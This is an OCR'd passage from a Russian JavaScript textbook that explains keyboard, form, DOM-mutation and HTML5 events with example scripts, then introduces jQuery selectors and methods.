  px.value = event.pageX;                                  // Обновляем элемент, используя значение pageX
  py.value = event.pageY;                                  // Обновляем элемент, используя значение pageY
  cx.value = event.clientX;                                // Обновляем элемент, используя значение clientX
  cy.value = event.clientY;                                // Обновляем элемент, используя значение clientY
}

var el = document.getElementById('body');                  // Получаем элемент body
el.addEventListener('mousemove', showPosition, false);     // Позиция обновляется при перемещении мыши
```

РЕЗУЛЬТАТ



СОБЫТИЯ КЛАВИАТУРЫ

События клавиатуры происходят, когда пользователь работает с клавиатурой (они действуют на любых устройствах, оснащенных ею).

СОБЫТИЕ	СРАБАТЫВАЕТ
input	Срабатывает при изменении значения элемента **input** или **textarea**. Поддерживается в Internet Explorer версии 9 и выше (правда, в Internet Explorer 9 оно не срабатывает при удалении текста). В более старых браузерах в качестве резервного варианта можно использовать событие **keydown**
keydown	Срабатывает, когда пользователь нажимает на клавиатуре любую клавишу. Если пользователь удерживает клавишу, то происходит непрерывная серия таких событий. Это важно, поскольку данное событие воспроизводит ситуацию, которая произошла бы при удержании клавиши в поле для текстового ввода (в таком случае один и тот же символ был бы набран много раз подряд)
keypress	Срабатывает при нажатии клавиши, которая должна вывести на экран тот или иной символ. Например, **keypress** не сработает, если пользователь нажмет клавишу со стрелкой, тогда как событие **keydown** при этом произойдет. Если пользователь удерживает клавишу, то генерируется непрерывная серия таких событий
keyup	Срабатывает, когда пользователь отпускает клавишу на клавиатуре. События **keydown** и **keypress** срабатывают до того, как символ отобразится на экране, а **keyup** — после

Три события, названия которых начинаются с key, срабатывают в таком порядке:

1. keydown — пользователь нажал на клавишу;
2. keypress — пользователь нажал клавишу, выводящую на страницу символ, либо удерживает ее;
3. keyup — пользователь отпустил клавишу

КАКАЯ ИМЕННО КЛАВИША БЫЛА НАЖАТА?

При использовании событий **keydown** или **keypress** объект задействует свойство **keyCode**, по которому можно определить, какая именно клавиша была нажата. Однако объект не возвращает букву, соответствующую этой клавише (как можно было бы подумать). Он возвращает **ASCII-код** , представляющий символ в нижнем регистре, соответствующий этой клавише. Таблицы символов и соответствующих им ASCII-кодов можно найти в онлайновых материалах к этой книге.

Если вы хотите получить соответствующую клавише букву — именно ту, которая будет отображена после нажатия клавиши на клавиатуре (а не ее ASCII-эквивалент), то воспользуйтесь встроенным методом **fromCharCode()** объекта **String**, который выполнит для вас такое преобразование:

```
String.fromCharCode(event.keycode);
```

ОПРЕДЕЛЕНИЕ НАЖАТОЙ КЛАВИШИ

В данном примере в элементе textarea должно находиться не более 180 символов. Когда пользователь вводит текст, сценарий демонстрирует, сколько еще символов можно добавить.


Слушатель отслеживает события **keypress**, происходящие на элементе **textarea**. Всякий раз, когда **keypress** срабатывает, функция **charCount()** отображает последний использованный символ и обновляет количество таковых.

Событие **input** удобно применять для обновления контента в тех случаях, когда пользователь вставляет текст либо нажимает такие клавиши, как **Backspace**; но в этой ситуации вы не узнаете, какая клавиша была нажата последней.

JAVASCRIPT c06/js/keypress.js

```
var el;                                                                    // Объявляем переменные

function charCount(e) {                                                    // Объявляем функцию
  var textEntered, charDisplay, counter, lastKey;                          // Объявляем переменные
  textEntered = document.getElementById('message').value;                  // Пользовательский текст
  charDisplay = document.getElementById('charactersLeft');                 // Элемент счетчика
  counter = (180 - (textEntered.length));                                  // Количество оставшихся символов
  charDisplay.textContent = counter;                                       // Отображение оставшихся символов

  lastkey = document.getElementById('lastkey');                            // Получение клавиши, нажатой последней
  lastkey.textContent = 'ASCII-код последней нажатой клавиши: ' + e.keyCode; // Создаем сообщение
}
el = document.getElementById('message');                                   // Получаем элемент, в котором находится сообщение
el.addEventListener('keypress', charCount, false);                         // Событие keypress
```


РЕЗУЛЬТАТ



СОБЫТИЯ ФОРМ

Существуют два вида событий, которые часто используются с формами. В частности, при валидации форм часто встречается событие **submit**.

СОБЫТИЕ	УСЛОВИЕ СРАБАТЫВАНИЯ
submit	При отправке формы событие **submit** срабатывает на узле, представляющем элемент **form**. Оно чаще всего применятся для проверки значений, введенных пользователем в форму, перед отправкой ее на сервер
change	Срабатывает, когда изменяется состояние нескольких элементов форм. Например: • при выборе из раскрывающегося списка; • при установке переключателя в одно из положений; • при установке или сбросе флажка. Зачастую лучше использовать событие **change**, а не **click**, так как пользователь может взаимодействовать с элементами форм не только при помощи мыши (а, например, при помощи клавиш ←, ↑, ↓, →, **Tab** или **Enter**)
input	Событие **input**, рассмотренное на предыдущей странице, зачастую используется с элементами **input** и **textarea**



FOCUS И BLUR

События **focus** и **blur** (которые были рассмотрены на с. 280) обычно используются с формами, но также могут применяться и с другими элементами, например, со ссылками (то есть функционал этих элементов не ограничен работой с формами).

ВАЛИДАЦИЯ

Проверка значений, вносимых в формы, называется *валидацией*. Если пользователь пропускает какую-то необходимую информацию либо вводит некорректные данные, то проще сразу проверить данные при помощи языка JavaScript, чем отправлять их с той же целью на сервер. О валидации подробно рассказано в главе 13.

ИСПОЛЬЗОВАНИЕ СОБЫТИЙ ФОРМ

Когда пользователь работает с раскрывающимся списком, событие **change** инициирует функцию **packageHint()**. Она выводит под элементом формы сообщения, отражающие сделанный выбор.

Когда форма отправлена, вызывается функция **checkTerms()**. Она проверяет, установил ли пользователь флажок, означающий согласие с действующими условиями.

Если флажок сброшен, то сценарий подавляет действующее по умолчанию поведение формы (то есть не позволяет данным отправиться на сервер) и выводит пользователю сообщение об ошибке.

JAVASCRIPT c06/js/form.js

```
var elForm, elSelectPackage, elPackageHint, elTerms;                    // Объявляем переменные
elForm          = document.getElementById('formSignup');                // Сохраняем элементы
elSelectPackage = document.getElementById('package');
elPackageHint   = document.getElementById('packageHint');
elTerms         = document.getElementById('terms');
elTermsHint     = document.getElementById('termsHint');

function packageHint() {                                                // Объявляем функцию
  var package = this.options[this.selectedIndex].value;                 // Получаем выбранный вариант
  if (package == 'monthly') {                                           // Если выбрана подписка на месяц
    elPackageHint.innerHTML = 'Сэкономьте 100 ₽, оплатив подписку на год!';  //Отображаем это сообщение
  } else {                                                              // Иначе
    elPackageHint.innerHTML = ' Прекрасный выбор!';                     // Отображаем это сообщение
  }
}

function checkTerms(event) {                                            // Объявляем функцию
  if (!elTerms.checked) {                                               // Если флажок сброшен
    elTermsHint.innerHTML = 'Вы должны согласиться с условиями соглашения.';  // Отображаем сообщение
    event.preventDefault();                                             // Не отправлять форму
  }
}


                                                                        //Создаем слушатели событий: событие submit
                                                                        // вызывает checkTerms()
elForm.addEventListener('submit', checkTerms, false);
elSelectPackage.addEventListener('change', packageHint, false);
```

СОБЫТИЯ ИЗМЕНЕНИЙ DOM И НАБЛЮДАТЕЛИ

Всякий раз, когда в DOM добавляются новые элементы либо имеющиеся элементы удаляются из объектной модели, структура всей модели меняется. В результате срабатывает событие изменения DOM.

Когда сценарий добавляет на страницу какой-то контент или удаляет с нее часть информации, он обновляет дерево DOM. Существует множество причин, по которым вам может потребоваться реагировать на обновления дерева DOM — например, если вы хотите сообщить пользователю, что страница изменилась.

Ниже перечислены некоторые события, инициируемые при изменениях DOM. Эти события впервые стали поддерживаться в следующих версиях браузеров: Firefox 3, Internet Explorer 9, Opera 9, Safari 3, а также во всех версиях Chrome. Впрочем, уже запланировано заменить их новыми сущностями, которые будут называться наблюдателями изменений DOM.

СОБЫТИЕ	УСЛОВИЕ СРАБАТЫВАНИЯ
DOMNodeInserted	Срабатывает, когда в дерево DOM вставляется узел — например, при помощи метода **appendChild()**, **replaceChild()** или **insertBefore()**
DOMNodeRemoved	Срабатывает, когда из дерева DOM удаляется элемент — например, при помощи методов **removeChild()** или **replaceChild()**
DOMSubtreeModified	Срабатывает при изменении структуры дерева DOM (только после двух вышеупомянутых событий)
DOMNodeInsertedIntoDocument	Срабатывает, когда узел вставляется в дерево DOM как потомок другого узла, уже имеющегося в документе
DOMNodeRemovedFromDocument	Срабатывает, когда из дерева DOM удаляется узел, а его родительский узел остается в документе

ПРОБЛЕМЫ, СВЯЗАННЫЕ С СОБЫТИЯМИ ИЗМЕНЕНИЙ DOM

Если ваш сценарий вносит на страницу множество правок, то на ней сработает большое число событий изменения DOM. В результате у пользователя может сложиться впечатление, что страница работает медленно либо не реагирует на запросы. Когда эти события распространяются по DOM, на них также могут реагировать слушатели других событий. При этом срабатывают все новые события, изменяющие другие элементы DOM и запускающие очередные события изменений DOM. Потому планируется заменить события изменений DOM наблюдателями изменений DOM.

Поддержка браузерами: Chrome (все версии), Firefox 3, Internet Explorer 9, Opera 9, Safari 3 и выше.

НОВЫЕ НАБЛЮДАТЕЛИ ИЗМЕНЕНИЙ

Наблюдатели изменений должны действовать так: дождаться, пока завершится работа сценария, затем среагировать на это и сообщить обо всех изменениях одним пакетом (а не о каждом отдельно). Кроме того, в DOM можно указать, на изменения какого типа вы собираетесь реагировать. На момент написания этой книги поддержка наблюдателей еще оставалась малораспространенной, так что на общедоступных сайтах такие наблюдатели не использовались.

Поддержка браузерами: Internet Explorer 11, Firefox 14, Chrome 27 (или 18 с префиксом webkit), Safari 6.1, Opera 15. На мобильных устройствах: Android 4.4, Safari в iOS 7.

ИСПОЛЬЗОВАНИЕ СОБЫТИЙ ИЗМЕНЕНИЯ DOM


В данном примере каждый из слушателей событий запускает собственную функцию. Первый слушатель находится в предпоследней строке; он ждет, пока пользователь щелкнет по ссылке для добавления нового элемента списка. Далее используются события для манипуляции с DOM, при помощи которых в объектную модель документа добавляется новый элемент (при этом изменяется структура DOM и срабатывают события изменения DOM).

Второй обработчик дожидается, пока не изменится один из элементов дерева DOM, находящийся внутри **ul**. Когда срабатывает событие **DOMNodeInserted**, оно вызывает функцию **updateCount()**. Она подсчитывает, сколько элементов в списке, а затем соответствующим образом обновляет число в начале страницы.

JAVASCRIPT c06/js/mutation.js

```
var elList, addLink, newEl, newText, counter, listItems;          // Объявляем переменные

elList  = document.getElementById('list');                        // Получаем список
addLink = document.querySelector('a');                            // Получаем кнопку добавления элемента
counter = document.getElementById('counter');                     // Получаем счетчик элементов

function addItem(e) {                                             // Объявляем функцию
  e.preventDefault();                                             // Подавляем стандартное поведение ссылки
  newEl = document.createElement('li');                           // Новый элемент li
  newText = document.createTextNode('New list item');             // Новый текстовый узел
  newEl.appendChild(newText);                                     // Добавляем текст в li
  elList.appendChild(newEl);                                      // Добавляем li в список
}

function updateCount() {                                          // Объявляем функцию
  listitems = list.getElementsByTagName('li').length;             // Получаем общее количество элементов li
  counter.innerHTML = listitems;                                  // Обновляем счетчик
}

addLink.addEventListener('click', addItem, false);                // Щелчок по кнопке
elList.addEventListener('DOMNodeInserted', updateCount, false);   // DOM обновляется
```

РЕЗУЛЬТАТ



СОБЫТИЯ HTML5

Ниже описаны три события, действующие на уровне страницы и включенные в спецификацию HTML5 — стандарта, который в настоящее время стремительно набирает популярность.

СОБЫТИЕ	УСЛОВИЕ СРАБАТЫВАНИЯ	ПОДДЕРЖКА БРАУЗЕРАМИ
DOMContentLoaded	Событие срабатывает на этапе формирования дерева DOM (изображения, а также файлы CSS и JavaScript на данном этапе еще могут загружаться). Сценарии начинают выполняться до того, как сработает событие **load**, инициируемое только после загрузки других ресурсов — например, изображений и рекламы. В таком случае кажется, что страница загружается быстрее. Однако поскольку DOM не дожидается окончательной загрузки сценариев, в объектной модели будет отсутствовать любая HTML-разметка, генерируемая этими сценариями. Такую разметку можно прикрепить к объектам **window** или **document**.	Chrome 0.2, Firefox 1, Internet Explorer 9, Safari 3.1, Opera 9
hashchange	Событие срабатывает при изменении хэша URL (при этом окно не обновляется целиком). Хэши используются со ссылками, указывающими на отдельные части страницы (такие ссылки иногда именуются якорями или точками привязки), а также встречаются на страницах, где для загрузки контента применяется технология Ajax. Обработчик события **hashchange** работает на объекте **window**, и после этого события у объекта **event** появляются свойства **oldURL** и **newURL**, которые будут содержать варианты URL до и после срабатывания **hashchange**	Internet Explorer 8, Firefox 20, Safari 5.1, Chrome 26, Opera 12.1
beforeunload	Событие срабатывает на объекте **window**, перед тем как страница будет выгружена из браузера. Это событие следует применять только для того, чтобы помочь пользователю (но не чтобы удержать его на сайте, когда он хочет уйти). Например, можно добавить сообщение в диалоговое окно, отображаемое браузером, однако у вас не получится изменить текст, идущий перед этим сообщением, либо воздействовать на кнопки в окне, на которые может нажать пользователь (внешний вид таких кнопок и надписи на них слегка различаются в разных браузерах и операционных системах)	Chrome 1, Firefox 1, Internet Explorer 4, Safari 3, Opera 12

Существует еще несколько событий, которые используются для поддержки более современных устройств (например, смартфонов и планшетов). В частности, они реагируют на жесты и на движения, зависящие от показаний акселерометра (определяющего, под каким углом расположено устройство).

ИСПОЛЬЗОВАНИЕ СОБЫТИЙ HTML5

В данном примере, сразу после того как формируется дерево DOM, в фокус попадает текстовое поле, имеющее идентификатор **username**.


Событие **DOMContentLoaded** срабатывает раньше, чем **load** (так как последнее срабатывает лишь после того, как загрузятся все ресурсы страницы).

Если пользователь попытается уйти со страницы до того, как нажмет кнопку отправки данных, сработает событие **beforeunload**, спрашивающее, действительно ли он хочет покинуть страницу.

JAVASCRIPT 06/js/html5-events.js


```
function setup() {
  var textInput;
  textInput = document.getElementById('message');
  textInput.focus();
}

window.addEventListener('DOMContentLoaded', setup, false);

window.addEventListener('beforeunload', function(event){
   var message = 'Вы ввели данные, которые не будут сохранены';
  (event || window.event).returnValue = message;
  return message;
});
```

РЕЗУЛЬТАТ



На рисунке показано диалоговое окно, отображаемое в тех случаях, когда вы пытаетесь уйти со страницы. Текст сообщения, а также надписи на кнопках, будут отличаться в зависимости от браузера (вы не можете изменить их).


SAMSUNG
74%
18:08
КОРОЛЬ ВКУСА
ГОЛОСОВАЯ ЗАМЕТКА
Название заметки:



ПРИМЕР
СОБЫТИЯ

В данном примере рассмотрен интерфейс, позволяющий пользователю записывать голосовые сообщения-заметки. Он может ввести имя, отображаемое в заголовке, а затем нажать кнопку записи, которая сменит после этого свое изображение.

Когда пользователь начинает вводить название в текстовое поле, срабатывает событие **keyup**, инициирующее функцию **writeLabel()**. Она копирует текстовый ввод из формы и записывает его под логотипом «Король вкуса», заменяя слова по умолчанию «ГОЛОСОВАЯ ЗАМЕТКА».

Кнопка записи/паузы немного эффективнее. У нее есть атрибут **data-state**. На этапе загрузки страницы он имеет значение **record**. Когда пользователь нажимает кнопку, значение этого атрибута меняется на **pause** (срабатывает новое CSS-правило, означающее, что началась запись).

Если вы ранее не пользовались атрибутами **data**- из HTML5, поясню, что в них можно хранить специальные (собственные) данные для любого HTML-элемента. Имя атрибута может быть любым, но начинаться должно с **data**- и записываться строго в нижнем регистре.

Здесь демонстрируется новый прием, основанный на делегировании событий. Слушатель событий размещается на объемлющем элементе с идентификатором **buttons**. Объект позволяет определить идентификатор того элемента, который был использован в данном случае. Затем значение этого атрибута **id** используется в инструкции **switch**, чтобы решить, какую функцию нужно вызвать (в зависимости от состояния, в котором находится кнопка, — **record** или **pause**).

Именно так целесообразно обрабатывать множество кнопок в коде, поскольку такой прием уменьшает необходимое количество слушателей событий.

Слушатели записываются в конце страницы и имеют варианты отката для тех пользователей, которые работают в браузерах Internet Explorer версии 8 или ниже (в этих браузерах действовала иная событийная модель).

ПРИМЕР
СОБЫТИЯ

Код сценария начинается с определения переменных, которые нам понадобятся при работе. Затем осуществляется сбор нужных узлов элементов.

Далее идут функции проигрывания (представленные на следующей странице), а в самом конце текущей страницы находятся слушатели событий.

Слушатели событий расположены в условной инструкции, поэтому метод **attachEvent()** можно задействовать для нужд тех посетителей, которые работают с браузерами Internet Explorer версии 8 или ниже.

c06/js/example.js **JAVASCRIPT**

```
var noteInput, noteName, textEntered, target;                  // Объявляем переменные

noteName = document.getElementById('noteName');                // Элемент, содержащий заметку
noteInput = document.getElementById('noteInput');              // Ввод для записи заметки
function writeLabel(e) {                                       // Объявляем функцию
 if (!e) {                                                     // Если объект события отсутствует
   e = window.event;                                           // Используем вариант отката для Internet Explorer 5–8
 }
 target = event.target || event.srcElement;                    // Получаем цель события
 textEntered = e.target.value;                                 // Значение данного элемента
 noteName.textContent = textEntered;                           // Обновляем текст заметки
}

                                                               // Здесь находятся элементы управления записью/паузой и функции...
                                                               // См. на следующей странице

if (document.addEventListener) {                               // Если слушатель событий поддерживается
 document.addEventListener('click', function(e){               // Для каждого щелчка по объекту
   recorderControls(e);                                        // Вызываем функцию recorderControls()
 }, false);                                                    // Захватываем результат на этапе всплывания события
                                                               // Если событие ввода срабатывает на этапе ввода имени пользователя,
                                                               // вызываем функцию writeLabel()
 username.addEventListener('input', writeLabel, false);
} else {                                                       // Иначе
 document.attachEvent('onclick', function(e){                  // Вариант отката для IE
   recorderControls(e);                                        // Вызываем функцию recorderControls()
 });
                                                               // Если событие keyup срабатывает на этапе ввода имени пользователя,
                                                               // вызываем функцию writeLabel()
 username.attachEvent('onkeyup', writeLabel, false);
}
```

ПРИМЕР СОБЫТИЯ

Функция recorderControls() автоматически получает объект **event**. Она не только принимает код, необходимый для поддержки устаревающих версий IE, но и не позволяет ссылке сработать по умолчанию (то есть увести пользователя на другую страницу).

Инструкция **switch** применяется для указания, какую функцию следует запустить — в зависимости от того, пытается пользователь начать или остановить запись аудиозаметки. Такое делегирование отлично помогает справляться с пользовательскими интерфейсами, в которых присутствует множество кнопок.

JAVASCRIPT c06/js/example.js

```
function recorderControls(e) {                          // Объявляем функцию recorderControls()
  if (!e) {                                             // Если объект события отсутствует
    e = window.event;                                   // Используем вариант отката для IE 5-8
  }
  target = event.target || event.srcElement;            // Получаем целевой элемент
  if (event.preventDefault) {                           // Если поддерживается метод preventDefault()
    e.preventDefault();                                 // Подавляем действие, заданное по умолчанию
  } else {                                              // Иначе
    event.returnValue = false;                          // Резервный вариант для IE: предотвращаем действие, заданное по умолчанию

}

switch(target.getAttribute('data-state')) {             // Получаем атрибут data-state
  case 'record':                                        // Если его значение равно record
    record(target);                                     // Вызываем функцию record()
    break;                                              // Выход из функции в позицию вызова
  case 'stop':                                          // Если значение равно stop
    stop(target);                                       // Вызываем функцию stop()
    break;                                              // Выход из функции в позицию вызова
                                                        // Здесь могут находиться другие кнопки...
  }
};

function record(target) {                               // Объявляем функцию
  target.setAttribute('data-state', 'stop');            // Задаем для атрибута data-state значение stop
  target.textContent = 'stop';                          // Задаем текст 'stop'
}

function stop(target) {
  target.setAttribute('data-state', 'record');          //Задаем для атрибута data-state значение record
  target.textContent = 'record';                        // Задаем текст 'record'
}
```

ОБЗОР
СОБЫТИЯ

- При помощи событий указываются изменения ситуации, происходящие в браузере (например, страница полностью загрузилась или была нажата кнопка).
- Привязка — это указание, какого события вы ожидаете и на каком элементе оно должно произойти.
- Когда событие происходит на элементе, оно может инициировать функцию JavaScript. Если эта функция каким-либо образом изменяет страницу, у пользователя складывается впечатление интерактивности: страница отреагировала на его действие.
- Можно использовать технику делегирования, чтобы отслеживать события, происходящие на всех потомках конкретного элемента.
- Чаще всего используются события, определенные в спецификации W3C DOM, хотя в спецификации HTML5 есть и другие события; кроме того, существуют события, специфичные для конкретных браузеров.

Глава 7

JQUERY

jQuery позволяет быстро и последовательно решать множество распространенных задач, связанных с JavaScript, обеспечивая совместимость со всеми основными браузерами и не требуя написания кода для обработки нештатных ситуаций.

ВЫБОР ЭЛЕМЕНТОВ

Селекторы jQuery в стиле CSS обеспечивают более простой доступ к элементам, чем DOM-запросы. К тому же селекторы являются более мощными и гибкими.

ВЫПОЛНЕНИЕ ЗАДАЧ

Методы jQuery позволяют обновлять дерево DOM, анимировать элементы с выводом на экран или со скрытием их из видимой области, а также перебирать набор элементов — и все это в одной строке кода.

ОБРАБОТКА СОБЫТИЙ

jQuery содержит методы, которые позволяют подключать к выбранным элементам обработчики событий, не требуя при этом писать какой-либо дополнительный код для поддержки старых браузеров.

Подразумевается, что вы дочитали книгу до этой страницы или уже знакомы с основами JavaScript. Как вы вскоре убедитесь, библиотека jQuery является мощным инструментом, если ее применять в связке с традиционными подходами, но при этом, чтобы использовать ее на полную силу, вам необходимо понимать JavaScript.


TYPOGRAPHIC 58: TOO MUCH NOISE NOT ENOUGH TIME
THE JOURNAL OF THE INTERNATIONAL SOCIETY OF TYPOGRAPHIC DESIGNERS
DAVID JURY
HARRY MCINTOSH
iPad
14:59
xanadu.myjino.ru
КОРОЛЬ ВКУСА
ПРОДОВОЛЬСТВЕННАЯ ЛАВКА
свежий инжир
кедровые орешки
пчелиный мед
бальзамический уксус

ЧТО ТАКОЕ JQUERY

jQuery — это файл на языке JavaScript, подключаемый к веб-страницам. Он предоставляет селекторы в стиле CSS и методы, которые позволяют соответственно находить элементы и выполнять с ними какие-то действия.

1: ПОИСК ЭЛЕМЕНТОВ С ИСПОЛЬЗОВАНИЕМ СЕЛЕКТОРОВ В СТИЛЕ CSS

Функция с именем **jQuery()** позволяет находить на странице один или больше элементов. Она создает объект с именем **jQuery**, который хранит ссылки на эти элементы. Как показано ниже, для записи функции **jQuery()** часто используют сокращенную форму **$()**.

Функция **jQuery()** имеет один параметр — *селектор* в стиле CSS. Этот селектор находит все элементы **li** класса **hot**.

СХОДСТВА С DOM


- Селекторы jQuery по своему принципу работы похожи на традиционные DOM-запросы, но их синтаксис намного проще.
- Объекты jQuery, как и DOM-узлы, допускается хранить в переменных.
- Вы можете использовать методы и свойства jQuery (по аналогии с методами и свойствами модели DOM) для совершения действий с выбранными DOM-узлами.

Объект jQuery имеет множество методов, которые можно использовать для работы с выбранными элементами. Эти методы представляют собой распространенные задачи.

2: ВЫПОЛНЕНИЕ ДЕЙСТВИЙ С ЭЛЕМЕНТАМИ С ИСПОЛЬЗОВАНИЕМ МЕТОДОВ JQUERY

Здесь объект jQuery создается с помощью функции **jQuery()**. Объект и содержащиеся в нем элементы называют *согласованным набором* или *выборкой jQuery*.

С помощью методов объекта jQuery можно обновлять элементы, которые он содержит. Здесь метод добавляет новое значение к атрибуту **class**.



Операция доступа сигнализирует о том, что метод в правой части инструкции должен быть использован для обновления элементов внутри объекта jQuery, находящегося слева.

У каждого метода есть параметры, которые конкретизируют процедуру обновления элементов. В данном случае в параметре указано значение, добавляемое к атрибуту **class**.

КЛЮЧЕВЫЕ ОТЛИЧИЯ ОТ DOM

- Это кроссбраузерное решение, не требующее написания дополнительного кода.
- Выбор элементов получается более простым (благодаря применению синтаксиса в стиле CSS) и точным.
- Упрощается обработка событий, поскольку во всех основных браузерах используется один и тот же метод.
- Методы применяются ко всем выбранным элементам; нет необходимости выполнять циклический перебор (см. с. 316).
- Для распространенных задач, таких как анимация, предоставляются дополнительные методы (см. с. 338).
- Создав выборку, вы можете применить к ней несколько методов.

ПРОСТОЙ ПРИМЕР ИСПОЛЬЗОВАНИЯ JQUERY

Примеры, представленные в этой главе, являются модификациями приложения для работы со списком, которое использовалось в предыдущих двух главах. Здесь для обновления контента страницы будет применяться jQuery.

1. Чтобы использовать jQuery, первым делом нужно подключить к вашей странице соответствующий сценарий. Как видите, это делается перед закрывающим тегом **</body>**.

2. После добавления jQuery на страницу подключается второй JavaScript-файл, который использует селекторы и методы этой библиотеки для обновления контента HTML-страницы.

c07/basic-example.html — HTML

```
<body>
  <div id="page"
    <h1 id="header">Список</h1>
    <h2>Продовольственная лавка</h2>
    <ul>
      <li id="one" class="hot"><em>свежий</em> инжир</li>
      <li id="two" class="hot">кедровые орешки</li>
      <li id="three" class="hot">пчелиный мед</li>
      <li id="four">бальзамический уксус</li>
    </ul>
  </div>
① <script src="js/jquery-1.11.0.js"></script>
② <script src="js/basic-example.js"></script>
</body>
```

ГДЕ ВЗЯТЬ JQUERY И КАКУЮ ВЕРСИЮ ИСПОЛЬЗОВАТЬ

Как видно выше, jQuery, как и другие сценарии, подключается перед закрывающим тегом **</body>** (еще один способ подключения сценариев показан на с. 361). Копия библиотеки jQuery входит в число примеров, сопровождающих эту книгу, но вы также можете загрузить ее по адресу **jquery.org**. Номер версии jQuery должен быть указан в имени файла. В нашем случае это *jquery-1.11.0.js*, но к моменту, когда вы станете читать нашу книгу, может выйти новая версия. Тем не менее примеры должны работать и с последними выпусками библиотеки.

На многих сайтах используется файл jQuery с расширением *.min.js*. В нем отсутствуют все лишние пробелы и символы перевода строки. Таким образом, *jquery-1.11.0.js* превращается в jquery-*1.11.0.min.js*.

Для это используется процесс под названием *минимизация* (отсюда суффикс *min* в названии файла). В итоге файл значительно уменьшается в размере, что ускоряет его загрузку. Однако минимизированный файл намного сложнее читать.

